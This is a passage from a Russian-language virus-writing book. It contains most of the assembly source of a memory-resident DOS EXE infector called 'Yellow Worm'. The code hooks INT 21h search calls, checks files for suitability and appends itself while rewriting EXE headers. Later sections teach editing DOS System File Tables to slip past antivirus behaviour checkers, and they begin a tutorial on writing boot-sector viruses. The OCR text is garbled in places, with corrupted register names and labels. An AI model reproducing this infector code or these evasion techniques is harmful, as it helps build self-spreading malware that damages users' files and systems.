mov ax,es ;OK, можно использовать Z-блок
```

```
mov ds,ax устанавливаем ds = оригинальный Z-блок
```

```
add ax,es :[bx+3]
```

```
inc ax ;ax = конец Z-блока
```

```
sub ax,VIRUS_BLK_SIZE+1
```

```
mov es,ax ;es = сегмент нового блока
```

```
xor di,di ;копируем его в новую локацию
```

```
xor si,si
```

```
mov cx, 8
```

```
rep movsw
```

```
mov ax,es
```

```
inc ax
```

```
mov WORD PTR es:[bx+3],VIRUS_BLK_SIZE ;подстраиваем размер  
;нового Z-блока
```

```
mov WORD PTR es:[bx+1],ax ;устанавливаем владелец - сам  
;вирус
```

```
mov BYTE PTR [bx], 'M';изменить старый Z на M
```

```
sub WORD PTR [bx+3],VIRUS_BLK_SIZE+1 ;подстроить размер
```

```
mov di,5 ;нулевой баланс вирусного блока
```

```
mov cx, 12
```

```
xor al,al
```

```
rep stosb
```

```
push cs ;восстановить ds=cs
```

```
pop ds
```

```
mov ax,es ;инкрементировать es и  
;получить сегмент для вируса
```

```
inc ax
```

```

mov  es,ax
clc
EXIT_MCB:
ret

```

Это перехватчик прерывания 21H hook. Он активизируется, когда устанавливается с помощью INSTALLINTS. Подпрограмма захватывает функции ПН и 12H, а затем инфицирует все EXE-файлы, найденные этими функциями.

OLD_21H DD ? ;старый вектор прерывания 21H

```

cmp  ah, 11H ;DOS-функция Search First (найти первый)
je   SRCHHOOK ;да, перейти к выполнению перехвата
cmp  ah,12H
je   SRCH_HOOK
GOLD:
jmp  DWORD PTR cs:[OLD_21H] ;выполняем оригинальный обработчик
    прерывания 21H

```

Это перехватчик функций Search First/Search Next, основанных на FCB.

SRCHHOOK:

```

pushf ;вызываем оригинальный обработчик int 21H
call  DWORD PTR cs:[OLD_21H]
or    al,al ;вызов успешный?
jnz   EXIT ;нет, просто выйти
pushf
push  ax ;сохранить регистры
push  bx
push  ex

```

```
    push  dx
    push  di
    push  si
    push  es
    push  ds

mov  ah,2FH      ;получить адрес DTA в es:bx
int  21H

    cmp  BYTE PTR es:[bx],0FFH
jne  SH1      расширенный FCB?
add  bx,7      ;да, подстроить индекс
SH1:
    cmp  WORD PTR es:[bx+9],'XE'
jne  EXIT_SRCH    проверить EXE-файл
    cmp  BYTE PTR es:[bx+11],'E'
jne  EXITSRCH ;если не EXE, вернуть контроль подпрограмме
                ;вызова
    call FILE_OK   ;годится для инфекции?
    jc   EXIT_SRCH ;нет, просто выйти
    call INFECTFILE  приступить к инфекции

EXIT_SRCH:
    pop  ds
    pop  es
    pop  si      восстановить регистры
    pop  di
    pop  dx
    pop  ex
    pop  bx
    pop  ax
    popf
```



```
SEXIT: retf 2      ;возврат к первоначальной
                подпрограмме вызова с
                ;текущими флагами
```

Функция определяет, годится ли EXE-файл, найденный подпрограммой поиска. Если да, возврат со сброшенным с, в ином случае — с установкой с. Что делает EXE-файл пригодным?

а) Поле сигнатуры в EXE-заголовке должно иметь 'MZ'. (Это первые два байта в файле.)

б) Поле числа оверлеев в EXE-заголовке должно иметь ноль.

в) Это должен быть файл, написанный под DOS, а не под Windows или OS/2.

г) В таблице перемещений должно быть место в NUMRELS для нескольких дополнительных перемещений без увеличения самой таблицы.

д) Первоначальный ip, сохраненный в EXE-заголовке, должен быть иным, чем вирусный первоначальный ip. Если они одинаковы, то вирус, скорее всего, уже находится в этом файле, и мы пропускаем его.

FILE_DK:

```
push es
pop ds
mov si,bx      ;ds:si указывают на FCB
inc si        ;на имя файла в FCB
push cs
pop es
mov di,OFFSET FNAME es:di указывает на буфер
                ;ИМЕНИ файла

mov ex,8      количество байтов в имени файла
```

FO1:

```
lodsb
stosb
cmp al,20H
je FO2
```

```

loop   FO1
inc    di
FO2:
mov     BYTE PTR es:[di-1], '
mov     ax.'XE'
stosw
mov     ax.'E'
stosw

push    cs
pop     ds      ;cs, ds и es указывают сюда
mov     dx.OFFSET FNAME
mov     ax,3D02H ;открываем файл с доступом чтения/записи
                ;(с помощью) дескриптора
int     21H
jc      OK_END1 ;ошибка при открытии - выход без закрытия
mov     bx,ax   ;помещаем дескриптор в bx и оставляем
                ;bx в покое
mov     cx,1CH  ;читаем 28 байт заголовка EXE-файла
mov     dx.OFFSET EXE_HDR ;в этом буфере
mov     ah,3FH  ;для проверки и модификации
int     21H
jc      OK_END  ;ошибка при чтении файла, выход
cmp     WORD PTR [EXE_HDR],'ZM' ;проверка сигнатуры EXE: MZ
jnz     OKEND   ;закрыть и выйти, если нет
cmp     WORDPTR[EXE_HDR+26],0   проверка числа оверлеев
jnz     OK_END  ;не 0 - выход с установкой с
cmp     WORD PTR [EXE_HDR+24],40H .таблица перемещений в офсете
                ;40H или больше?
jnc     OK_END  ;да, это не DOS EXE, поэтому
                пропускаем его

```

```

cmp WORDPTR[EXE_HDR+14H],OFFSETYELLOW_WORM ;смотрим,
;равен ли первоначальный ip =
clc ;первоначальному ip вируса
jne OK_END1 ;если все ОК, оставляем файл открытым
OK_END:
mov ah,3EH ;в ином случае закрываем файл
int 21H
;stc установка переноса, чтобы показать непригодность файла
OK_END1:
ret ;возврат с установленным флагом c

```

Эта подпрограмма передвигает вирус (эту программу) в конец EXE-файла. Она просто копирует туда все, что имеется здесь, а затем подстраивает заголовок EXE-файла. Она также обеспечивает начало вируса с границы параграфов и добавляет столько байтов, сколько потребуется.

INFECT.FILE:

```

mov ax,4202H ;ищем конец файла, чтобы определить размер
хог cx,cx
xor dx,dx
int 21H
mov [FSIZE],ax сохраняем его здесь
mov [FSIZE+2],dx
movcx,WORD PTR [FSIZE+2];notITOHfileM длину границы параграфов
mov dx,WORD PTR [FSIZE]
or dl,OFH
add dx,1
adc cx,0
mov WORD PTR [FSIZE+2],cx
mov WORD PTR [FSIZE],dx
mov ax,4200H устанавливаем указатель файла
относительно начала

```

int 21H ;переходим к концу файла + граница

mov ex,OFFSET END WORM последний байт кода

xor dx,dx ;первый байт кода, ds:dx

mov ah,40H ;пишем тело вируса в файл

int 21H

mov dx,WORD PTR [FSIZE] ;находим перемещения в коде

mov cx,WORD PTR [FSIZE+2] оригинальный конец файла

add dx,OFFSET HOSTS ; + офсет HOSTS

adc cx,0 ;cx:dx = числу

movax,4200H [устанавливаем указатель файла на 1-е перемещение

int 21H

mov dx,OFFSET EXEHDR+14 ;получаем правильное ss:sp, cs:ip
жертвы

mov cx,10

mov ah,40H ;записываем их в HOSTS/HOSTC

int 21H

xor cx,cx ;подстраиваем значения EXE-заголовка

xor dx,dx

mov ax,4200H ;устанавливаем указатель файла на начало файла

int 21H

mov ax,WORD PTR [FSIZE] ;расчет первоначального cs вируса

mov dx,WORD PTR [FSIZE+2]; = размер файла / 16 - размер
; заголовка(Paга)

mov cx,16

div ex ;dx:ax содержат размер файла / 16

sub ax,WORD PTR [EXEJ4DR+8] ;вычитаем размер EXE-заголовка
; (в параграфах)

ГЛАВА 5. Инфекция EXE-файлов

```
mov WORD PTR [EXE_HDR+22],ax сохраняем как  
первоначальный cs  
mov WORD PTR [EXE_HDR+14],ax сохраняем как  
;первоначальный ss  
mov WORD PTR [EXE_HDR+20],OFFSET YELLOW_WORM ;сохраняем  
;первоначальный ip  
mov WORD PTR [EXE_HDR+16],OFFSET END_WORM + STACKSIZE ;  
;сохраняем первоначальный sp  
mov dx,WORD PTR [FSIZE+2] ;расчет размера нового файла  
;для заголовка  
mov ax,WORD PTR [FSIZE] ;получаем оригинальный размер  
add ax,OFFSET END_WORM + 200H ;добавляем размер вируса, 512  
;байтов  
adc dx,0  
mov cx,200H ;делим на размер параграфа  
div cx ;ax=параграфы, dx=размер последнего параграфа  
mov WORD PTR [EXE_HDR+4],ax ;сохраняем параграфы здесь  
mov WORD PTR [EXE_HDR+2],dx ;размер последнего параграфа здесь  
mov cx,1CH ;сохраняем 1CH байтов заголовка  
mov dx,OFFSET EXE_HDR ;в начале файла  
mov ah,40H  
int 21H  
  
mov ah,3EH ;закрываем файл  
int 21H  
ret ;все, инфекция завершена!  
  
END_WORM: ;метка конца yellow worm  
  
VSEG ENDS  
END YELLOW WORM
```

Использование таблиц системного файла

Очень мощной (хотя и редко используемой) техникой Искусства является использование, таблицы системного файла — внутренней DOS-структуры, сходной в некоторых отношениях с FCB, но более сильной. SFT (*System File Table* — таблица системного файла) содержит критически важную информацию о состоянии открытого файла, включая локацию текущего указателя, режим открытия и размер файла. Манипуляция SFT может заменить вызовы к соответствующим службам DOS-прерываний и при сочетании с другими техниками ослабить эффективность авиравского мониторинга за размером файлов.

Каждый открытый, файл имеет соответствующую таблицу системного файла. Следующие таблицы взяты из списка прерываний Ральфа Брауна.

Табл. 9. Таблицы SFT (для DOS 2.x)

Офсет	Размер	Описание
00h	DWORD	Указатель к таблице следующего файла.
04h	WORD	Количество файлов в этой таблице.
06h	28h байт на файл	
00h	BYTE	Количество индексов файлов, которые ссылаются на этот файл
01h	BYTE	Режим открытия файла (см. AH=3Dh)
02h	BYTE	Атрибут файла
03h	BYTE	Диск (0=символ устройства, 1=A, 2=B и т.д.)
04h	11 байт	Имя файла в формате FCB (без пути и периода)
0Fh	WORD	???
11h	WORD	???
13h	DWORD	Размер файла
17h	WORD	Дата файла в запакованном формате (см. AX=5700h)
19h	WORD	Время файла в запакованном формате (см. AX=5700h)
1Bh	BYTE	Атрибут устройства (см. AX=4400h)
1Ch	WORD	Начальный кластер файла
1Eh	WORD	Относительный кластер в файле последнего доступного кластера
20h	WORD	Абсолютный номер текущего кластера
22h	WORD	???
24h	DWORD	Позиция текущего кластера

Табл. 10. Формат таблиц системного файла и таблиц FCB для DOS 3.x

Офсет	Размер	Описание
00h	DWORD	Указатель к таблице следующего файла.
04h	WORD	Количество файлов в этой таблице.
06h	35h байтов на файл	
0Ch	WORD	Количество индексов файлов, которые ссылаются на этот файл
02h	WORD	Режим открытия файла (см. AH=3Dh); 15-й бит установлен, если этот файл открыт с помощью FCB
04h	BYTE	Атрибут файла
05h	WORD	Info об устройстве (see AX=4400h)
07h	DWORD	Указатель на заголовок драйвера устройства, если символ устройства иной, чем указатель на DOS DPB (Drive Parameter Block - блок параметров диска [см. AH=32h]
0Bh	WORD	Начальный кластер файла
0Dh	WORD	Время файла в запакованном формате (см. AX=5700h)
0Fh	WORD	Дата файла в запакованном формате (см. AX=5700h)
11h	DWORD	Размер файла
15h	DWORD	Текущий офсет в файле
19h	WORD	Относительный кластер в файле последнего доступного кластера
1Bh	WORD	Абсолютный номер последнего кластера, доступного в 0000h , если файл никогда не читается и не записывается
1Dh	WORD	Номер сектора, содержащего директорную строку
1Fh	BYTE	Номер директорной троки в секторе (офсет байта/32)
20h	11 байтов	Имя файла в формате FCB (без пути и периода)

Офсет	Размер	Описание
2Bh	DWORD	(SHARE.EXE) указатель на предыдущую SFT, «затаренную» тем же файлом
2Fh	WORD	(SHARE.EXE) номер сетевой машины, которая открыла файл
31h	WORD	PSP сегмент владельца файла (см. AH=26h)
33h	WORD	Офсет в сегменте кода SHARE.EXE «затаренной» записи (0000h = ни одной не имеется)

Табл. 11. Формат таблиц системного файла и таблиц FCB для DOS 4+

Офсет	Размер	Описание
00h	DWORD	Указатель к таблице следующего файла.
04h	WORD	Количество файлов в этой таблице.
06h	3Bh байтов на файл	
0Ch	WORD	Количество индексов файлов, которые ссылаются на этот файл
02h	WORD	Режим открытия файла (см. AH=3Dh); 15-й бит установлен, если этот файл открыт с помощью FCB
04h	BYTE	Атрибут файла
05h	WORD	Info об устройстве (see AX=4400h); 15-й бит установлен, если удаленный файл; установленный 14-й бит означает, что дата/время файла не установлены при закрытии
07h	DWORD	Указатель на заголовок драйвера устройства, если символ устройства иной, чем указатель на DOS DPB (Drive Parameter Block - блок параметров диска [см. AH=32h] или на данные REDIR
0Bh	WORD	Начальный кластер файла
0Dh	WORD	Время файла в запакованном формате (см. AX=5700h)
0Fh	WORD	Дата файла в запакованном формате (см. AX=5700h)
11h	DWORD	Размер файла
15h	DWORD	Текущий офсет в файле

Офсет	Размер	Описание
19h	WORD	Относительный кластер в файле последнего доступного кластера
1Bh	DWORD	Номер сектора, содержащего директорную строку
1Fh	BYTE	Номер директорной строки в секторе (офсет байта/32)
20h	11 байтов	Имя файла в формате FCB (без пути и периода)
2Bh	DWORD	(SHARE.EXE) указатель на предыдущую SFT, «затаренную» тем же файлом
2Fh	WORD	(SHARE.EXE) номер сетевой машины, которая открыла файл
31h	WORD	PSP сегмент владельца файла (см. AH=26h)
33h	WORD	Офсет в сегменте кода SHARE.EXE «зашаренной» записи (0000h = ни одной не имеется)
35h	WORD	Абсолютный номер последнего доступного кластера (redirector)
37h	DWORD	Указатель на драйвер IFS для файла; 0000000h, если принадлежит DOS

Чтобы исследовать и «взломать» эту сложную структуру в DOS, вирус сначала должен отыскать локацию приемлемой SFT. Это можно выполнить с помощью нескольких недокументированных DOS-вызовов.

Передав индекс файла в Bx, следующий код возвращает адрес соответствующей таблицы системного файла:

```
mov ax, 1220h ;получаем запись рабочей файловой таблицы
                ;B es:di
int 2fh        ;только для DOS 3+
```

```
mov bl,es:di ;получаем номер SFT для индекса файла
                ;-1 = индекс не открыт
```

```
mov ax,1216h ;получаем адрес SFT
```

```
mt 2fh ;номер записи в Bx
```


```
;es:di указывают на запись SFT
```

Теперь, когда адрес строки SFT известен, мы можем спокойно менять различные байты записи, чтобы они соответствовали нашим нуждам. Многим вирусам приходится сначала очищать атрибуты файла, чтобы открыть файл в режиме чтения/записи, так как иначе невозможно писать в файле с атрибутом «только для чтения».


Эта проблема легко преодолевается открытием файла в режиме «только для чтения» (al = 0) и заменой байта (или слова) со ссылкой, что режим открытия файла становится равным 2. Это поможет вам обойти некоторые авиоровские чекеры поведения. Кроме того, мы можем установить указатель файла, изменив двойное слово в офсете 15h (в DOS 3+). Вот быстрый и легкий способ переустановки указателя файла:

```
mov es:di+15h,0
moves:di+17h,0
```

Не забывайте, что это — лишь поверхностное рассмотрение темы. При ее дальнейшем исследовании вы обнаружите огромные возможности. SFT — воистину могучий инструмент!



Глава 6. Инфицирование загрузочного сектора



Сравнивая вирусы загрузочного сектора с классификацией, данной в 49 главе Книги Бытия, я отношу их в колену Асира: «Слишком тучен хлеб его, и он будет доставлять царские яства». Данный тип вирусов загружает «яства» царю — он имеет дело с Master Boot Record. Просто потрясающе, как функциональны тексты Библии для описания процессов бытия!

*Из «Черного гримуара»
визарда Dark Avenger*

Процесс загрузки определяется как инициализационный процесс. Как известно, имеется два способа **(пере)загрузки** компьютера: холодный и теплый.

«Холодная» загрузка активируется, когда вы подключаете компьютер к питанию или когда нажимаете на кнопку Reset. «Теплая» загрузка обычно активируется, когда вы нажимаете на **Ctrl+Alt+Del**.

Оба способа почти аналогичны, кроме того, что «холодная» загрузка сначала физически обнуляет линию CPU и заставляет определенные аппаратные средства выполнять тестовые операции, после чего компьютер снова загружается. «Теплая» же загрузка быстрее «холодной», потому что она не требует тестирования и не задействует аппаратные средства.

Вирусы *загрузочного сектора* могут быть самыми простыми и самыми сложными из всех компьютерных вирусов. С одной стороны, загрузочный сектор всегда располагается в особом месте на диске. Следовательно, механизмы поиска и копирования могут быть очень быстрыми и простыми, если вирус целиком содержится в загрузочном секторе.

С другой стороны, загрузочный сектор первым получает контроль после кода запуска ROM, поэтому его трудно остановить для вставки вируса. Однако если нам удастся написать вирус загрузочного сектора и снабдить его хорошей антиопределяющей подпрограммой, он будет почти непобедим.

В следующих трех главах мы исследуем несколько разных *вирусов загрузочного сектора*. Сейчас я расскажу вам о двух простейших вирусах — точнее, о двух моделях, доказавших с годами свою эффективность.

Загрузочные секторы

Прежде всего давайте разберемся, как работает нормальный незараженный загрузочный сектор. Так как операции загрузочного сектора скрыты от глаз пользователя и часто игнорируются компьютерной литературой, мы копнем эту тему поглубже.

Когда вы подключаете компьютер к электропитанию, процессор начинает выполнять машинный код в локации F000:FFF0. В этой области верхней памяти расположена системная BIOS ROM (*Basic-Input-Output-System Read-Only-Memory* — основная система ввода и вывода памяти, доступной только для чтения). Она является первым кодом, выполняемым компьютером.

Этот ROM-код записан на Ассемблере и сохраняется в чипах компьютера (EPROMS). Обычно этот код выполняет несколько функций.

Во-первых, он проверяет аппаратные средства и выясняет, какие устройства являются частью компьютера (например, монитор, количество и типы дисков).

А во-вторых, он следит, чтобы эти устройства работали правильно. Знакомой частью стартового кода является тест памяти. Кроме того, данный код настраивает таблицу прерываний в нижних 1024 байтах памяти.

Таблица прерываний предоставляет векторы прерываний, чтобы все программы, загружаемые позже, имели доступ к службам BIOS. Стартовый код инициализирует область данных BIOS, которая начинается в локации памяти 0040:0000H — сразу над таблицей векторов прерываний.

Когда все эти важные приготовления сделаны, BIOS передает контроль операционной системе, хранящейся на диске.

А на каком диске? Где именно на диске? Как она выглядит? Насколько большая? Каким образом ее загружать и выполнять? Если бы BIOS знала ответы на все эти вопросы, она была бы конфигурирована на одну единственную операционную систему. И как только новая система (например OS/2) или новая версия прежней системы (Windows) устанавливалась бы в машину, ваш компьютер становился бы грудой бесполезного железа.

Загрузочный сектор обеспечивает посредничество в процессе загрузки операционной системы. Он работает примерно так. BIOS ничего не знает об операционной системе, которую вы хотите использовать. Но она знает, что сначала нужно перейти к дисководу и диску A:, чтобы прочитать первый сектор на диске (трек 0, головку 0, сектор 1) в локации памяти 0000:7C00H. Если BIOS не находит диск A:, она ищет жесткий диск C: и пытается загрузить его первый сектор.

(Если она вообще не находит диска, то либо переходит к ROM Basic, либо генерирует сообщение об ошибке — в зависимости от типа компьютера.) Некоторые компьютеры позволяют пользователю загружаться сначала с диска C: и только в случае неудачи опробовать диск A:.

Как только первый сектор (загрузочный сектор) считывается в память, BIOS проверяет последние два байта и смотрит, содержат ли они значения 55H и AAH. Если имеют, то BIOS уверена, что правильный загрузочный сектор найден. Она передает ему контроль в 0000:7C00H. С этого момента загрузочный сектор несет ответственность за загрузку операционной системы в память и ее последующий старт (независимо от вида и типа операционной системы).

Таким образом, BIOS (и производителям компьютеров) не нужно знать о том, какая ОС работает на вашей машине. Каждая операционная система имеет уникальный формат диска и собственную конфигурацию, свои системные файлы и т. д. Поскольку каждая операционная система вставляет загрузочный сектор в первый сектор на диске, она может быть загружена и выполнена.

Так как сектор обычно имеет длину в 512 байтов, загрузочный сектор является маленькой и грубой программой. Он предназначен для загрузки с диска другого большого файла или группы секторов

и последующей передачи контроля этому файлу или секторам. Где находится данный файл, зависит от операционной системы.

В мире DOS (который мы рассмотрим в качестве легкого примера) большая часть операционной системы содержалась в трех файлах на диске. Одним из них был знакомый нам COMMAND.COM. Два остальных были скрытыми файлами (имели установленный атрибут «hidden»). Эти скрытые файлы располагались первыми на диске — только в этом случае загрузочный сектор работал правильно.

Если они размещались где-то в другом месте, DOS не загружалась с диска. Имена этих файлов зависели от того, что вы использовали: PC-DOS (от IBM) или MS-DOS (от Microsoft). В случае PC-DOS они назывались IBMBI0.COM и IBMDOS.COM. В случае MS-DOS это были IO.SYS и MSDOS.SYS. MS-DOS 6.0 и 6.2 также имели файл DBLSPACE.BIN, который использовался для интерпретации сжатых дисков.

Когда нормальный загрузочный сектор DOS начинал выполняться, он сначала определял важные параметры диска. Далее он проверял, имелись ли на диске два скрытых файла операционной системы.

Если их не было, загрузочный сектор выдавал сообщение об ошибке и останавливал машину.

Если они имелись, загрузочный сектор загружал файл IBM-BIO.COM или IO.SYS в локацию памяти 0000:0700H.

При удачной загрузке он передавал контроль программному файлу, который продолжал процесс загрузки операционной системы PC/MS-DOS. Кроме прочего, загрузочный сектор мог содержать важную информацию об операционной системе. Хотя эта информация была жестко стандартизированной, многие версии ОС использовали ее по-разному.

Вирус загрузочного сектора может быть очень простым — по крайней мере, в принципе. Ему нужно лишь захватить первый сектор на диске. Обосновавшись там, он найдет незараженные диски системы. Беда в том, что чем сложнее вирус, тем больше места он занимает. Он может разрастись до двух-пяти секторов, поэтому автор должен найти место, чтобы прятать эти секторы, загружать и копировать их. Не все так просто в мире компьютерных джунглей.

Но мы запросто можем создать вирус для захвата одного сектора. Эта глава будет посвящена такому виду вирусов.

Вместо того, чтобы придумывать вирус, инфицирующий загрузочный сектор, мы создадим «зверюгу», которая станет самовоспроизводящимся загрузочным сектором. Для начала рассмотрим устройство нормального загрузочного сектора, который способен загружать DOS и выполнять ее. Эта теория поможет нам выяснить, какие проблемы поджидают нашего героя.

Необходимые компоненты загрузочного сектора

Прежде всего, присмотримся к базовой структуре загрузочного сектора. Первые байты сектора всегда являются инструкцией прыжка к реальному началу программы, за которыми следуют данные о диске, где размещен данный загрузочный сектор. Вкратце говоря, эти данные менялись от типа диска к типу диска (имеются в виду дискеты на 360К, 1.2М, 1.4М и жесткие диски). Стандартные данные начала загрузочного сектора приведены в *табл. 14*. Они содержат 43 байта и требуются для того, чтобы DOS и BIOS могли использовать данный диск соответствующим образом. Единственным исключением является поле `DOS_ID`. Это просто 8-байтовое имя для идентификации загрузочного сектора.

Сразу после инструкции прыжка загрузочный сектор настраивает стек. Далее он устанавливает Таблицу параметров диска, также известную как Таблица базы диска. Это просто таблица параметров, которые используются BIOS для контроля дискового устройства с помощью контроллера. При загрузке загрузочного сектора BIOS настраивает таблицу по умолчанию и выставляет на нее указатель в адресе 0000:0078H (прерывание `IE Hex`). Загрузочный сектор заменяет эту таблицу своей собственной — уникальной для каждого частного диска. Это стандартная практика, хотя во многих случаях таблица BIOS вполне пригодна для доступа к диску.

Вместо того, чтобы просто заменить адрес вектора прерывания `1EH`, загрузочный сектор выполняет сложную процедуру, которая строит таблицу из данных в загрузочном секторе и данных, настроенных BIOS. Он находит таблицу, настроенную BIOS по умолчанию, и побайтово читает ее вместе с таблицей, хранящейся в загрузочном секторе. Если таблица сектора содержит ноль в каком-

либо байте, этот байт заменяется соответствующим байтом из таблицы BIOS. Когда в загрузочном секторе выстраивается новая таблица, этот сектор изменяет направление вектора прерывания 1EH, чтобы тот указывал на него. Затем он использует функцию О прерывания 13H и использует таблицу новых параметров.

Табл. 12. Область данных загрузочного сектора

Наименование поля	Офсет	Размер	Описание
DOSJD	7C03	8	Байты для ID формата программы
SEC SIZE	7C0B		Размер сектора (в байтах)
SECS PER CLUST	7C0D	1	Число секторов на кластер
FATSTART	7C0E	2	Стартовый сектор для 1-го FAT
FAT COUNT	7C10	1	Количество FAT на диске
ROOT_ENTRIES	7C11	2	Номера записей в корневой директории
SEC_COUNT	7C13	2	Количество секторов на данном диске
DISKJD	7C14	1	ID диска (FD Hex = 360K и т.д.)
SECS_PER_FAT	7C15	2	Номера секторов в таблице FAT
SECS PER TRK	7C18	2	Количество секторов на треке
HEADS	7C1A	2	Номера головок на диске
HIDDEN SECS	7C1C	2	Количество скрытых секторов

Для поиска системных файлов определяется начало корневой директории на диске. Затем производится ее осмотр. Данные диска в начале загрузочного сектора имеют всю информацию для расчета места, где начинается корневая директория.

Первый сектор корневой директории =
 FAT COUNT * SECS PER FAT + HIDDEN SECS + FAT START

То есть, мы можем рассчитать номер сектора и прочитать его в локации памяти 0000:0500H. С этой позиции загрузочный сектор осматривает две первые 32-байтовые директорные записи на диске. Первые одиннадцать байтов являются именем файла. Мы можем сравнить эти одиннадцать байтов с именем файла, сохраненным в загрузочной записи. Код для этой операции выглядит примерно так:

LOOK_SYS:

MOV AL, BYTE PTR [FAT_COUNT] ;получаем кол-во FAT на диске

XOR AH, AH

MULWORD PTR [SECS_PER_FAT] ;умножаем на кол-во секторов на FAT

ADD AX, WORD PTR [HIDDEN_SECS] добавляем скрытые секторы

ADD AX, WORD PTR [FAT_START] добавляем стартовый сектор FAT

PUSH AX

MOV WORD PTR [DOS_ID], AX ;корневая директория,

;сохраняем ее

MOV AX, 20H ;размер директорной записи

MUL WORD PTR [ROOT_ENTRIES] ;размер директории в ax

MOV BX, WORD PTR [SEC_SIZE] ;размер сектора

ADD AX, BX ;добавляем один сектор

DEC AX ;декрементируем на 1

DIV BX ;ax=номера секторов в корневой директории

ADD WORD PTR [DOS_ID], AX ;DOS_ID=начало данных

MOV BX, OFFSET DISK_BUF ;устанавливаем буфер чтения
;диска @ 0:0500

POP AX последовательно конвертируем

CALL CONVERT .номер сектора из данных bios

MOV AL, 1 ;готовимся читать 1-й сектор диска

CALL READ_DISK ;читаем его

MOV DI, BX сравниваем первый файл

MOV CX, 11 ;с требуемым именем файла

MOV SI, OFFSET SYSFILE_1 ;первого системного файла для MS-DOS

REPZ CMPSB

ERROR2:

JNZ ERROR2 ;не тот - ошибка, остановка

Как только загрузочный сектор получает подтверждение о наличии системных файлов на диске, он пытается загрузить первый файл. Он полагает, что первый файл расположен в самом начале области данных на диске — в одном блоке. Поэтому для его загрузки загрузочный сектор рассчитывает, где находится начало области данных: Первые данные сектора=

$FRDS + [(32 * \text{ROOT_ENTRIES}) + \text{SEC_SIZE} - 1] / \text{SEC_SIZE}$

Затем загрузочный сектор определяет размер файла в секторах. Файловый размер (в байтах) хранится в офсете 1CH от начала директорной записи в 0000:0500H. Количество секторов для загрузки =

$\text{РАЗМЕР В СЕКТОРАХ} = (\text{SIZE_IN_BYTES} / \text{SEC_SIZE}) + 1$

Файл загружается в 0000:0700H. Затем загрузочный сектор устанавливает в своих регистрах некоторые параметры для этого системного файла и передает ему контроль. После этого операционная система берет дело в свои «руки», и постепенно образ загрузочного сектора в памяти переписывается другими программами.

Отметим, что размер файла не может превышать границу 7C00H—0700H. Если он будет больше этих значений, то начнет выполняться в загрузочном секторе в памяти.

А так как код сегмента продолжает выполняться при загрузке системного файла, он окажется переписанным, и система «зависнет». Но если вы посмотрите на размер IO.SYS в MS-DOS 6.2, то увидите, что он «весит» свыше 40К!

Как же загрузочный сектор загружает его? Это один из *грязных* секретов DOS 6.X. В данном случае загрузочный сектор загружает файл не полностью, а только его часть, которая нужна для старта. Затем системный файл загрузит остальную часть самостоятельно.

Прерывание int 13h

Так как загрузочный сектор загружается и выполняется раньше DOS, ни одна из обычных служб DOS-прерываний не доступна для использования. Например, вызов int 21 h не даст нам доступа к файлу. Вместо этого мы должны полагаться на службы, предоставляемые BIOS — службы, которые устанавливаются стартовой подпрограммой ROM. Самой важной из них является прерывание int 13h, которое дает программам доступ к дискам. Для полноты информации я приведу вам список функций int 13h:

АН Функции

- 00h Сбросить/перекалибровать контроллер
- 01h Получить статус последней операции
- 02h** Читать секторы
- 03h** Писать секторы
- 04h** Верифицировать секторы
- 05h** Форматировать трек
- 08h Получить параметры диска
- 09h Инициализировать таблицы параметров диска
- 0Ah Читать длинные секторы
- 0Bh Писать длинные секторы
- 0Ch** Искать цилиндр
- 0Dh Альтернативная перезагрузка диска
- 0Eh Читать буфер сектора
- 0Fh Писать буфер сектора
- 10h** Проверить, готов ли диск
- 11h** Перекалибровка диска
- 12h Диагностика контроллера RAM
- 13h Диагностика диска
- 14h Внутренняя диагностика контроллера
- 15h** Читать тип диска
- 16h Читать статус изменений на диске

17h Установить тип дискеты

Нас интересуют две службы прерывания 13h: служба чтения диска, определяемая настройкой ah=2 при вызове 13h, и служба записи на диск, определяемая настройкой ah=3.

Функция 02h:

Входные данные: AH=02h

AL=число секторов для чтения

CH=номер (0-n) трека (цилиндра) — младшие 8 битов

CL=номер сектора (1-n)

DH=номер головки

DL=диск (0=диск A..., 80h=первый жесткий диск,

81h=второй жесткий диск)

ES:BX => буфер для хранения прочитанных данных

Выходные данные:

CF устанавливается на ошибку, и код ошибки передается в AH

CF очищается, если операция прошла успешно

AL=число секторов для чтения

Функция 03h:

Входные данные: AH=03h

AL=число секторов для записи

CH=номер (0-n) трека (цилиндра) - младшие 8 битов

CL=номер сектора (1-n)

DH=номер головки

DL=диск (0=диск A..., 80h=первый жесткий диск,

81h=второй жесткий диск)

ES:BX => буфер для записи на диск

Выходные данные:

CF устанавливается на ошибку, и код ошибки передается в AH

CF очищается, если операция прошла успешно

AL_число записываемых секторов

На дискете или жестком диске данные размещаются согласно треку (или цилиндру), головке и номеру сектора (*см. рис. 13*). На дискете трек имеет номер от 0 до 39 или от 0 до 79 в зависимости от типа дискеты.

На жестких дисках количество цилиндров может достигать нескольких тысяч, а количество головок в два раза превышает число используемых физических плэттеров. Секторы — это блоки данных (обычно по 512 байтов), сохраняемые на диске. Обычно одна комбинация трек/головка сохраняет от 9 до 64 секторов.

Для чтения секторов с диска или записи их на диск мы должны передать прерыванию 13h несколько параметров. Сначала нужно установить al = числу секторов для чтения или записи. Далее, dl должен быть числом диска (0=A:, 1=B:, 80H=C:, 81H=D:), с которого будет проводиться чтение. Регистр dh определяет номер головки, в то время как cl содержит сектор, а ch — номер трека.

В случае, если на диске больше 256 треков, число треков делится на две части: нижние 8 битов помещаются в ch, верхние два бита помещаются в верхние два бита cl. Это позволяет управлять 64 секторами и 1024 цилиндрами на диске.

Затем нужно использовать **es:bx** и определить адрес памяти буфера, который получит данные при чтении или поставит данные для записи.

К примеру, чтобы прочесть цилиндр 0, головку 0, сектор 1 на диске A: в буфер **ds:200H**, нам потребуется вызов к прерыванию **13h**:

```
mov ax,201 H    ;читаем 1 -й сектор
mov cx, 1       ;головка 0, сектор 1
